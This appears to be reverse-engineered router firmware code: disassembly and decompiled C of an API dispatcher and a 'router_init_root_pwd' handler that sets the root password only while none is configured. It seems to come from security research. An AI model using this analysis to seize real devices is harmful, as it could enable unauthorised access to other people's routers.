
```
                  assume gp = <UNKNOWN>
         0042cad0 f5 ae 0b 10      addiu      v1,pc,0x75b0
         0042cad4 f4 00 32 40      sll        v0,v0,0x10
         0042cad8 e2 69            addu       v0,v0,v1
         0042cada f0 0c 64 f6      save       a0-a2,0x30,ra,s0-s1
         0042cade 65 9a            move       gp,v0
         0042cae0 67 3c            move       s1,gp
         0042cae2 d2 04            sw         v0=>_mips_gp0_value,local_20(sp)
         0042cae4 68 00            li         s0,0x0

                            LAB_0042cae6                                  XREF[1]:     0042cb34(j)
         0042cae6 32 04            sll        v0,s0,0x1
         0042cae8 f2 b0 99 7c      lw         v1,-0x7d44(s1)=>PTR_DAT_0044c33c              = 00450000
         0042caec e2 09            addu       v0,v0,s0
         0042caee f0 37 4b 10      addiu      v1,-0x47d0
         0042caf2 32 48            sll        v0,v0,0x2
         0042caf4 e2 69            addu       v0,v0,v1
         0042caf6 d2 07            sw         v0=>PTR_s_/router/initpwd_0044b830,local_14(sp)  = 0043073c
                                                                                           = 0043936c
         0042caf8 9a 40            lw         v0,0x0(v0)=>PTR_s_/router/initpwd_0044b830       = 0043073c
                                                                                           = 0043936c
         0042cafa 94 0c            lw         a0,local_res0(sp)
         0042cafc d2 06            sw         v0=>s_/router/initpwd_0043073c,local_18(sp)       = "/router/initpwd"
                                                                                           = "/router/wifiinit"
         0042cafe 67 a2            move       a1=>s_/router/initpwd_0043073c,v0                 = "/router/initpwd"
                                                                                           = "/router/wifiinit"
         0042cb00 f0 30 99 40      lw         v0,-0x7fe0(s1)=>PTR_strcmp+1_0044c0a0            = 0043a261
         0042cb04 ea 40            jalr       v0=><EXTERNAL>::strcmp                           int strcmp(char * __s1, char * _...
         0042cb06 65 3a            _move      t9,v0
         0042cb08 96 04            lw         a2=>_mips_gp0_value,local_20(sp)
         0042cb0a 65 9e            move       gp,a2
         0042cb0c 2a 11            bnez       v0,LAB_0042cb30
         0042cb0e f0 10 99 5c      lw         v0,-0x7fe4(s1)=>-><EXTERNAL>::trim_string        = 00430000
         0042cb12 95 0d            lw         a1,local_res4(sp)
         0042cb14 f0 99 4a 01      addiu      v0,-0x377f
         0042cb18 94 06            lw         a0=>s_/router/initpwd_0043073c,local_18(sp)       = "/router/initpwd"
         0042cb1a ea 40            jalr       v0=>FUN_0042c880                                 undefined FUN_0042c880()
         0042cb1c 65 3a            _move      t9,v0
         0042cb1e 2a 0e            bnez       v0,LAB_0042cb3c
         0042cb20 92 07            lw         v0,local_14(sp)
         0042cb22 95 0e            lw         a1,local_res8(sp)
         0042cb24 94 0d            lw         a0,local_res4(sp)
         0042cb26 9a 42            lw         v0,0x8(v0)=>DAT_0044b838                         = 00408F75h
         0042cb28 ea 40            jalr       v0=>router_init_root_pwd                         undefined router_init_root_pwd()
         0042cb2a 65 3a            _move      t9,v0
```




```

int get_internal_api_dispatcher(char *param_1,undefined4 param_2,undefined4 param_3)

{
  char *__s2;
  int iVar1;
  int iVar2;

  iVar2 = 0;
  do {
    __s2 = (&PTR_s_/router/initpwd_0044b830)[iVar2 * 3];
    iVar1 = strcmp(param_1,__s2);
    if (iVar1 == 0) {
      iVar1 = FUN_0042c880(__s2,param_2);
      if (iVar1 == 0) {
        iVar2 = (*(code *)(&DAT_0044b838)[iVar2 * 3])(param_2,param_3);
        return iVar2;
      }
      iVar2 = 0x21;
      goto LAB_0042cb38;
    }
    iVar2 = iVar2 + 1;
  } while (iVar2 != 0x84);
  iVar2 = 3;
LAB_0042cb38:
  return -iVar2;
}

```



```

int router_init_root_pwd(undefined4 param_1,undefined4 param_2)

{
  int iVar1;
  char *pcVar2;
  undefined4 uVar3;
  int local_1c;

  iVar1 = check_router_is_configured();
  if (iVar1 != 0) {
    gjson_add_string(param_2,&DAT_00430764,"permission denied");
    return -1;
  }
  local_1c = router_set_root_pwd(param_1,param_2,&_mips_gp0_value);
  pcVar2 = (char *)get_model_name();
  if (local_1c != 0) {
    return local_1c;
  }
  iVar1 = strcmp(pcVar2,"b2200");
  if (((iVar1 == 0) || (iVar1 = strcmp(pcVar2,"mt1300"), iVar1 == 0)) ||
     (iVar1 = strcmp(pcVar2,"ax1800"), iVar1 == 0)) {
    uVar3 = guci2_init();
    guci2_set(uVar3,"glconfig.general.blueconfig",0x436214);
    guci2_commit(uVar3,"glconfig",&_mips_gp0_value);
    guci2_free(uVar3);
  }
  iVar1 = strcmp(pcVar2,"b2200");
  if (iVar1 == 0) {
    pcVar2 = "ubus call mesh notify \'{\"type\":\"blueth_stop\"}\'";
  }
  else {
    iVar1 = strcmp(pcVar2,"mt1300");
    if ((iVar1 != 0) && (iVar1 = strcmp(pcVar2,"ax1800"), iVar1 != 0)) goto LAB_004090a8;
    pcVar2 = "/etc/init.d/ble_config_wifi stop";
  }
  execCommand(pcVar2);
LAB_004090a8:
  execCommand("/etc/init.d/gl_tertf restart");
  iVar1 = access("/usr/bin/remove_portal_firewall",0);
  if (iVar1 == 0) {
    execCommand("/usr/bin/remove_portal_firewall &");
    local_1c = 0;
  }
  return local_1c;
}

```



```
uint check_router_is_configured(void)

{
  undefined4 uVar1;
  byte local_114 [256];
  int local_14;

  local_14 = __stack_chk_guard;
  uVar1 = guci2_init();
  memset(local_114,0,0x100);
  guci2_get(uVar1,"glconfig.general.password",local_114);
  guci2_free(uVar1);
  if (local_14 != __stack_chk_guard) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return -(uint)local_114[0] >> 0x1f;
}
```



```

undefined * get_model_name(void)

{
  undefined *puVar1;
  undefined4 uVar2;
  undefined *puVar3;

  puVar1 = PTR_DAT_000334e8;
  puVar3 = PTR_DAT_000334e8 + 0x3c80;
  if (PTR_DAT_000334e8[0x3c80] == '\0') {
    uVar2 = guci2_init();
    guci2_get(uVar2,"glconfig.general.model",puVar3);
    guci2_free(uVar2);
  }
  if (puVar1[0x3c80] == '\0') {
    (*(code *)(PTR_000334f8 + 0x79c1))();
  }
  return puVar3;
}
```

UCI

